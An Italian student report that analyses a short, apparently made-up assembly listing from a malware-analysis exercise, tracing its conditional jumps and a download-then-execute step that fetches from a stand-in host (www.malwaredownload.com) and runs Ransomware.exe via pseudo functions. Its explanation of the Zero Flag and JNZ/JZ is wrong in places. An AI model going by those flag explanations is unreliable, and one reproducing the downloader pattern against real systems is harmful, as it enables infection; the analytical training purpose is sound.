REPORT

Facendo riferimento al codice fornitoci, si analizzeranno le seguenti componenti :

1. Quale salto condizionale effettua il malware e la sua motivazione.
2. Quali salti condizionali effettuata e quali non effettua.
3. Funzionalità implementate all'interno del malware.
4. In che modo gli argomenti sono passati alle successive chiamate di funzione.

Codice in analisi

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1) Salto condizionale


Un salto JNZ (Jump if Not Zero) è una tipologia d' istruzione definita "condizionale" : Il salto infatti, avverrà solo e soltanto se il valore della Zero Flag risulterà essere 0, ossia avendo valori di destinazione e sorgenti uguali.

In questo codice specifico avverrà un salto condizionale alla riga 00401068.

Il registro EBX presenta un valore iniziale pari a 10, incrementato poi di 1 tramite istruzione "Inc".

A questo punto verrà effettuata una comparazione (CMP EBX,11), i valori essendo uguali setteranno la Zero Flag a 0, condizione per la quale il salto avverrà.

Non verrà effettuato invece effettuato il salto condizionale alla riga 0040105B poiché il risultato della comparazione (CMP EAX, 5) setterà la Zero flag ad 1.




Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA5	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

2) Diagramma di flusso dei salti condizionali



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Linea Rossa : Salto non effettuato

Linea Verde : Salto effettuato

3) Funzionalità implementate dal malware

A questo punto, avendo analizzato i comportamenti e le istruzioni che esegue il malware, possiamo ipotizzare che quest'ultimo faccia parte della categoria "Ransomware" , parola che indica una particolare classe di " Malicious Software" che cripta i dati contenuti in un sistema target, chiedendo per la decriptazione il pagamento di una cifra di denaro in bitcoin (<<ransom >> dall'inglese "riscatto") , questa tipologia di attacchi è divenuta nel tempo sempre più frequente rappresentando una vera e propria minaccia a livello mondiale per business e privati.

Le funzionalità implementate sono:

-DownloadToFile() = Permette di scaricare un file da un Url specifico, in questo caso malevolo. (Downloader)
-WinExec() = Permette di eseguire un file presente sul sistema (Ransomware)

4) Passaggio di argomenti alla funzione

Facendo riferimento alle istruzioni call, analizziamo la struttura ed il passaggio degli argomenti alle chiamate di funzione.

Mov EAX, EDI: Sposta il valore contenuto nel registro EDI nel registro EAX, (L'indirizzp dell'Url viene quindi spostato in EDI)

Push EAX : Inserisce il valore contenuto in EAX (Url) nello stack , chiama la funzione DownloadToFile.

La funzione DownloadToFile viene utilizzata per effettuare un download dall'indirizzo contenuto in EAX.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella seconda sezione di codice invece , vengono spostati i dati di destinazione in EDI (Registro di "Destination Index", che contiene il path del file eseguibile malevolo) al registro EDX , viene quindi eseguita la funzione (WinExec) tramite chiamata che eseguirà il file precedentemente innestato su sistema target.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione